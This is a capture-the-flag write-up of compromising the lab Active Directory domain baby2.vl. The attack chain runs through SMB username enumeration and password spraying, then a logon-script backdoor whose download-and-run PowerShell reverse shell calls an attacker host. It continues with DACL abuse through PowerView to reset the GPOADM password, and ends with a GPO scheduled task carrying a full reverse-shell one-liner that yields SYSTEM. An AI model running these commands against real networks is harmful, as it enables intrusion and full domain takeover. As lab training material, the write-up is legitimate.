
This is a Medium Active Directory box where the disclosure of usernames in an open SMB share together with a weak password leads to domain access. From there, a login script is changed to execute malicious code ias another user. That user has permissive DACL rights and can create a scheduled task on a GPO that runs as NT Authority \System.
Recon
Starting with the nmap scan, the ports open seem the default for a Windows AD Domain Controller.
$ sudo nmap -sS $IP -o allPorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 14:54 WEST
Nmap scan report for 10.129.75.28
Host is up (0.040s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
A service scan reveals the domain (baby2.vl) and the Domain Controller hostname (dc.baby2.vl).
$ sudo nmap -sCV $IP -p53,88,135,139,389,445,464,593,636,3268,3269,3389 -o openPorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 14:58 WEST
Nmap scan report for 10.129.75.28
Host is up (0.040s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-25 14:58:09Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
| Not valid before: 2025-08-19T14:22:11
|_Not valid after:  2105-08-19T14:22:11
|_ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc.baby2.vl
| Not valid before: 2025-08-18T14:29:57
|_Not valid after:  2026-02-17T14:29:57
| rdp-ntlm-info:
|   Target_Name: BABY2
|   NetBIOS_Domain_Name: BABY2
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: baby2.vl
|   DNS_Computer_Name: dc.baby2.vl
|   DNS_Tree_Name: baby2.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-09-25T14:58:49+00:00
|_ssl-date: 2025-09-25T14:59:29+00:00; +1h00m01s from scanner time.
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
That information is added to the /etc/hosts file.
$ echo '10.129.75.28 dc dc.baby2.vl baby2.vl' | sudo tee -a  /etc/hosts
10.129.75.28 dc dc.baby2.vl baby2.vl
Guest Login in SMB is enbled and we are able to list shares, which reveals some non-default ones with READ access
$ nxc smb $IP -u 'doesnotexist' -p '' --shares
SMB      10.129.75.28    445    DC       [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB      10.129.75.28    445    DC       [+] baby2.vl\doesnotexist: (Guest)
SMB      10.129.75.28    445    DC       [*] Enumerated shares
SMB      10.129.75.28    445    DC       Share           Permissions     Remark
SMB      10.129.75.28    445    DC       -----           -----------     ------
SMB      10.129.75.28    445    DC       ADMIN$                          Remote Admin
SMB      10.129.75.28    445    DC       apps            READ
SMB      10.129.75.28    445    DC       C$                              Default share
SMB      10.129.75.28    445    DC       docs
SMB      10.129.75.28    445    DC       homes           READ,WRITE
SMB      10.129.75.28    445    DC       IPC$            READ            Remote IPC
SMB      10.129.75.28    445    DC       NETLOGON        READ            Logon server share
SMB      10.129.75.28    445    DC       SYSVOL                          Logon server share
User Flag
We can list the homes share content with smbclient and a list of domain usernames is retrieved.
$ smbclient -U doesnotexist \\\\$IP\\'homes'
Password for [WORKGROUP\doesnotexist]:

smb: \> dir
  .                                   D        0  Thu Sep 25 16:01:16 2025
  ..                                  D        0  Tue Aug 22 21:10:21 2023
  Amelia.Griffiths                    D        0  Tue Aug 22 21:17:06 2023
  Carl.Moore                          D        0  Tue Aug 22 21:17:06 2023
  Harry.Shaw                          D        0  Tue Aug 22 21:17:06 2023
  Joan.Jennings                       D        0  Tue Aug 22 21:17:06 2023
  Joel.Hurst                          D        0  Tue Aug 22 21:17:06 2023
  Kieran.Mitchell                     D        0  Tue Aug 22 21:17:06 2023
  library                             D        0  Tue Aug 22 21:22:47 2023
  Lynda.Bailey                        D        0  Tue Aug 22 21:17:06 2023
  Mohammed.Harris                     D        0  Tue Aug 22 21:17:06 2023
  Nicola.Lamb                         D        0  Tue Aug 22 21:17:06 2023
  Ryan.Jenkins                        D        0  Tue Aug 22 21:17:06 2023
We save them into a file for later use.
$ echo '  Amelia.Griffiths                    D        0  Tue Aug 22 21:17:06 2023
  Carl.Moore                          D        0  Tue Aug 22 21:17:06 2023
  Harry.Shaw                          D        0  Tue Aug 22 21:17:06 2023
  Joan.Jennings                       D        0  Tue Aug 22 21:17:06 2023
  Joel.Hurst                          D        0  Tue Aug 22 21:17:06 2023
  Kieran.Mitchell                     D        0  Tue Aug 22 21:17:06 2023
  library                             D        0  Tue Aug 22 21:22:47 2023
  Lynda.Bailey                        D        0  Tue Aug 22 21:17:06 2023
  Mohammed.Harris                     D        0  Tue Aug 22 21:17:06 2023
  Nicola.Lamb                         D        0  Tue Aug 22 21:17:06 2023
  Ryan.Jenkins                        D        0  Tue Aug 22 21:17:06 2023
' | awk '{print $1}' > users.txt
In the apps share there is a Windows LNK file, which is downloaded to the local machine for inspection.
$ smbclient -U doesnotexist \\\\$IP\\'apps'
Password for [WORKGROUP\doesnotexist]:

smb: \> dir dev/
  .                                   D        0  Thu Sep  7 20:13:50 2023
  ..                                  D        0  Thu Sep 25 16:50:25 2025
  CHANGELOG                           A      108  Thu Sep  7 20:16:15 2023
  login.vbs.lnk                       A     1800  Thu Sep  7 20:13:23 2023
Looking at strings inside the LNK file, it seems the login.vbs script is being referenced. For now, we don’t have access to the SYSVOL SMB Share where the file is located.
$ strings -el login.vbs.lnk

Windows
SYSVOL
sysvol
baby2.vl
=scripts
login.vbs
s9..\..\..\Windows\SYSVOL\sysvol\baby2.vl\scripts\login.vbs)C:\Windows\SYSVOL\sysvol\baby2.vl\scripts
scripts (C:\Windows\SYSVOL\sysvol\baby2.vl)
S-1-5-21-213243958-1766259620-4276976267-500
login.vbs
VBScript Script File
C:\Windows\SYSVOL\sysvol\baby2.vl\scripts\login.vbs
By bruteforcing for users who are using their name as the password, we are able to login as 2 different users.
$ nxc smb dc.baby2.vl -u users.txt  -p users.txt --continue-on-success --no-bruteforce

SMB       10.129.75.28    445    DC       [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB       10.129.75.28    445    DC       [-] baby2.vl\Amelia.Griffiths:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB       10.129.75.28    445    DC       [+] baby2.vl\Carl.Moore:Carl.Moore
SMB       10.129.75.28    445    DC       [-] baby2.vl\Harry.Shaw:Harry.Shaw STATUS_LOGON_FAILURE
SMB       10.129.75.28    445    DC       [-] baby2.vl\Joan.Jennings:Joan.Jennings STATUS_LOGON_FAILURE
SMB       10.129.75.28    445    DC       [-] baby2.vl\Joel.Hurst:Joel.Hurst STATUS_LOGON_FAILURE
SMB       10.129.75.28    445    DC       [-] baby2.vl\Kieran.Mitchell:Kieran.Mitchell STATUS_LOGON_FAILURE
SMB       10.129.75.28    445    DC       [+] baby2.vl\library:library
SMB       10.129.75.28    445    DC       [-] baby2.vl\Lynda.Bailey:Lynda.Bailey STATUS_LOGON_FAILURE
SMB       10.129.75.28    445    DC       [-] baby2.vl\Mohammed.Harris:Mohammed.Harris STATUS_LOGON_FAILURE
SMB       10.129.75.28    445    DC       [-] baby2.vl\Nicola.Lamb:Nicola.Lamb STATUS_LOGON_FAILURE
SMB       10.129.75.28    445    DC       [-] baby2.vl\Ryan.Jenkins:Ryan.Jenkins STATUS_LOGON_FAILURE
With the Carl.Moore user, we have increased privileges over the SMB shares, including read access to SYSVOL.
$ nxc smb dc.baby2.vl -u carl.moore -p Carl.Moore --shares
SMB       10.129.75.28    445    DC         [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB       10.129.75.28    445    DC         [+] baby2.vl\carl.moore:Carl.Moore
SMB       10.129.75.28    445    DC         [*] Enumerated shares
SMB       10.129.75.28    445    DC         Share           Permissions     Remark
SMB       10.129.75.28    445    DC         -----           -----------     ------
SMB       10.129.75.28    445    DC         ADMIN$                          Remote Admin
SMB       10.129.75.28    445    DC         apps            READ,WRITE
SMB       10.129.75.28    445    DC         C$                              Default share
SMB       10.129.75.28    445    DC         docs            READ,WRITE
SMB       10.129.75.28    445    DC         homes           READ,WRITE
SMB       10.129.75.28    445    DC         IPC$            READ            Remote IPC
SMB       10.129.75.28    445    DC         NETLOGON        READ            Logon server share
SMB       10.129.75.28    445    DC         SYSVOL          READ            Logon server share
We can connect to that share and retrieve the login.vbs script that was being referenced before.
$ smbclient -U Carl.Moore \\\\$IP\\'sysvol'
Password for [WORKGROUP\Carl.Moore]:

smb: \> cd baby2.vl\scripts\

smb: \baby2.vl\scripts\> get login.vbs
getting file \baby2.vl\scripts\login.vbs of size 992 as login.vbs (6.4 KiloBytes/sec) (average 6.4 KiloBytes/sec)
It looks like a script that is executed when a user logs in to mount some shares to local drives. We can add some malicious code to the file and replace it in the SYSVOL share, waiting for someone to login and trigger the script.
We must host a reverse shell in the local machine with python3 -m http.server 80 and add the following code to the end of the login.vbs script.
Set objShell = CreateObject("Wscript.Shell")
objShell.Run("powershell.exe -nop -ep bypass -c IEX(new-object system.net.webclient).downloadstring('http://10.10.14.122/rev.ps1');Invoke-PowerShellTCP -Reverse -IPAddress 10.10.14.122 -Port 9001")
Then upload it to the share, overwriting the legitimate one.
smb: \baby2.vl\scripts\> put login.vbs
putting file login.vbs as \baby2.vl\scripts\login.vbs (10.1 kb/s) (average 10.1 kb/s)
After a minute, we receive a shell in our listener and confirm we have access as the Amelia.Griffiths user.
$ rlwrap nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.122] from (UNKNOWN) [10.129.75.28] 51500
Windows PowerShell running as user Amelia.Griffiths on DC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
baby2\amelia.griffiths
PS C:\Windows\system32> dir c:\user.txt

    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/16/2025   2:47 AM             32 user.txt
Root Flag
To search for possible privilege escalation paths, we enumerate the domain using bloodhound-ce-python with the credentials we obtained before.
$ bloodhound-ce-python -d baby2.vl -u Carl.Moore -p Carl.Moore  -ns $IP -c All --zip

INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: baby2.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.baby2.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.baby2.vl
INFO: Found 16 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.baby2.vl
INFO: Done in 00M 07S
INFO: Compressing output into 20250925170208_bloodhound.zip
A possible exploit path starting from Amelia.Griffiths is found. Since she is a member of Legacy, she has WriteDacl over the GPOADM user.

To take over GPOADM we can give Amelia.Griffiths Full Control Rights over him using PowerView. First we transfer the tool to the victim machine.
PS C:\programdata> certutil.exe -urlcache -split -f http://10.10.14.122/PowerView.ps1 PowerView.ps1

****  Online  ****
  000000  ...
  0bc0e7
CertUtil: -URLCache command completed successfully.
With the Add-DomainObjectAcl command, we obtain control over GPOADM and can change his password to one of our choice, in this case “Password123”.
PS C:\programdata> Import-Module .\PowerView.ps1
PS C:\programdata> Add-DomainObjectAcl -PrincipalIdentity Amelia.Griffiths -TargetIdentity GPOADM -Rights All

PS C:\programdata> $UserPassword = ConvertTo-SecureString 'Password123' -AsPlainText -Force
PS C:\programdata> Set-DomainUserPassword -Identity GPOADM -AccountPassword $UserPassword
We can confirm the password was changed with ncx.
$ nxc smb dc.baby2.vl -u gpoadm -p 'Password123'
SMB     10.129.75.28    445    DC       [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB     10.129.75.28    445    DC       [+] baby2.vl\gpoadm:Password123
As seen in the BloodHound graph, GPOADM has GenericAll rights over the Default Domain Policy GPO, which can be abused to create a scheduled task that runs code as SYSTEM.
The pygpoabuse.py script will be used to create a task that will execute a reverse shell. The target GPO ID is needed and can be found in BloodHound, in the Domain Policy GPO properties.

GPO ID in the Distinguished Name field
The command can be ran after the IP and port are changed from the default reverse shell to match the attacker’s.
$ python3 pygpoabuse.py baby2.vl/gpoadm:'Password123' -dc-ip $IP -gpo-id "31B2F340-016D-11D2-945F-00C04FB984F9" \
    -powershell -command "\$client = New-Object System.Net.Sockets.TCPClient('10.10.14.122',9002);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()" \
    -taskname "Completely Legit Task" -description "Legimitate Task" -f

[+] ScheduledTask Completely Legit Task created!
To force the execution of the schedule task, the GPO is manually upated in the shell we obtained before as Amelia.Griffiths
PS C:\programdata> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.

User Policy update has completed successfully.
Immediatly we catch the reverse shell in our listener, running as SYSTEM. We can then obtain the Root Flag
$ rlwrap nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.122] from (UNKNOWN) [10.129.75.28] 53495

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> dir c:\users\administrator\desktop\root.txt

    Directory: C:\users\administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/16/2025   2:47 AM             32 root.txt
It is a good practice to revert changes made, which can be done with this command:
$ python3 pygpoabuse.py baby2.vl/gpoadm:'Password123' -dc-ip $IP -gpo-id "31B2F340-016D-11D2-945F-00C04FB984F9" --cleanup